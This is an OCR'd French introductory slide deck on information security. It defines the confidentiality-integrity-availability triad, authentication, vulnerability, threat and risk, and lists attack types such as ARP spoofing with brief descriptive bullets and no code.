


Un état d'urgence ? Contre quoi se protège-t-on ?




Microsoft digital defense report october 2021

Un état d'urgence ? Contre quoi se protège-t-on ?




Microsoft digital defense report october 2021

Une prise de conscience ?



SAFETY & SECURITY


Say “yes” to HTTPS: Chrome secures the web, one site at a time



Les enjeux de la sécurité

Les bases de la sécurité

Comment se protéger ? Les bases de la sécurité



JohnManuel http://en.wikipedia.org/wiki/File:CIAJMK1209.png

Comment se protéger ? Les bases de la sécurité

- Les Objectifs de la sécurité
  - Confidentialité
  - Intégrité
  - Disponibilité (Availability)

Confidentialité

Empêcher toute divulgation d'information à des personnes, programmes ou équipements non autorisés

Comment se protéger ? Les bases de la sécurité

- Les Objectifs de la sécurité
  - Confidentialité
  - Intégrité
  - Disponibilité (Availability)

Intégrité

Assurer que les informations stockées, transmises et reçues n'ont pas été modifiées pas une entité non autorisée. Toute modification d'information entraine un viol d'intégrité et doit être détecté.

Comment se protéger ? Les bases de la sécurité

- Les Objectifs de la sécurité
  - Confidentialité
  - Intégrité
  - Disponibilité (Availability)

Disponibilité

Capacité d'un système d'information de fournir un service.

Cela englobe également l'assurance de la restauration du service en cas de défaillance.


Comment se protéger ? Les bases de la sécurité

- Les Objectifs de la sécurité
  - Confidentialité
  - Intégrité
  - Disponibilité (Availability)

→ Tous les outils/procédures de sécurité ont comme fonction de couvrir en partie ou en totalité les objectifs de sécurité **Confidentialité**, **Intégrité**, **Disponibilité**.

Comment se protéger ? Les bases de la sécurité

- Mais aussi
  - Identification
  - Authentification
  - Autorisation
  - Accountability
  - Non-Répudiation



Identification

Connaitre l'identité d'une entité. Récupérer un élément caractérisant son interlocuteur .

Authentification


Vérifier l'authenticité de l'identité d'une entité (what you know, what you have, what you are).

Autorisation

Assignation de droits, autorisation en accord avec la politique de sécurité en vigueur.

Comment se protéger ? Les bases de la sécurité

- Mais aussi
  - Identification
  - Authentification
  - Autorisation
  - Accountability
  - Non-Répudiation



Accountability

Capacité à traquer et enregistrer les activités du Systèmes d'information et de ses utilisateurs

Non-Répudiation

Imputabilité d'un message, action , activité sur le système d'information.

Comment se protéger ? Les bases de la sécurité




Figure 2-2 Technology, hardware, people, and procedures are woven together as a security fabric.

Comment se protéger ? Les bases de la sécurité

- **Vulnérabilité**


  Software, Hardware, faille de procédures fournissant à un attaquant une fenêtre d'accès à une machine, un réseau, lui offrant des accès non–autorisés à des ressources du SI.

- **Menace**

  Tout danger potentiel pouvant affecter le SI.

- **Risque**

  Probabilité qu'une vulnérabilité soit exploitée par un individu (menace) ainsi que l'impact de cet exploit sur la compagnie.




Comment se protéger ? Les bases de la sécurité

- **Exposition**

  Ensemble d'éléments du SI exposés à une menace.

- **Contremesure**

  Eléments mis en place permettant de réduire un risque potentiel.



Les enjeux de la sécurité



Thread – Thread Agent

Exploits

Vulnerability

Leads to

Risk

Can

Damage


Assets

Directly affects

SageGuard

Can be countermeasued by a


Exposure

And Cause an

Comprendre les attaques

- ARP Spoofing
- DNS Spoofing
- TCP Flooding / TCP Session Hijacking
- XSS
- BufferOverflow


ARP Spoofing




- **Utilisation de la couche de liaison**
- **Utilisation des adresses MAC**
- **Attaque LAN**
- **Attaque possible uniquement sur un même segment**

- **Menace**
  - Denis de service,
  - ARP spoofing,
  - Sniffing,
  - Man in the middle

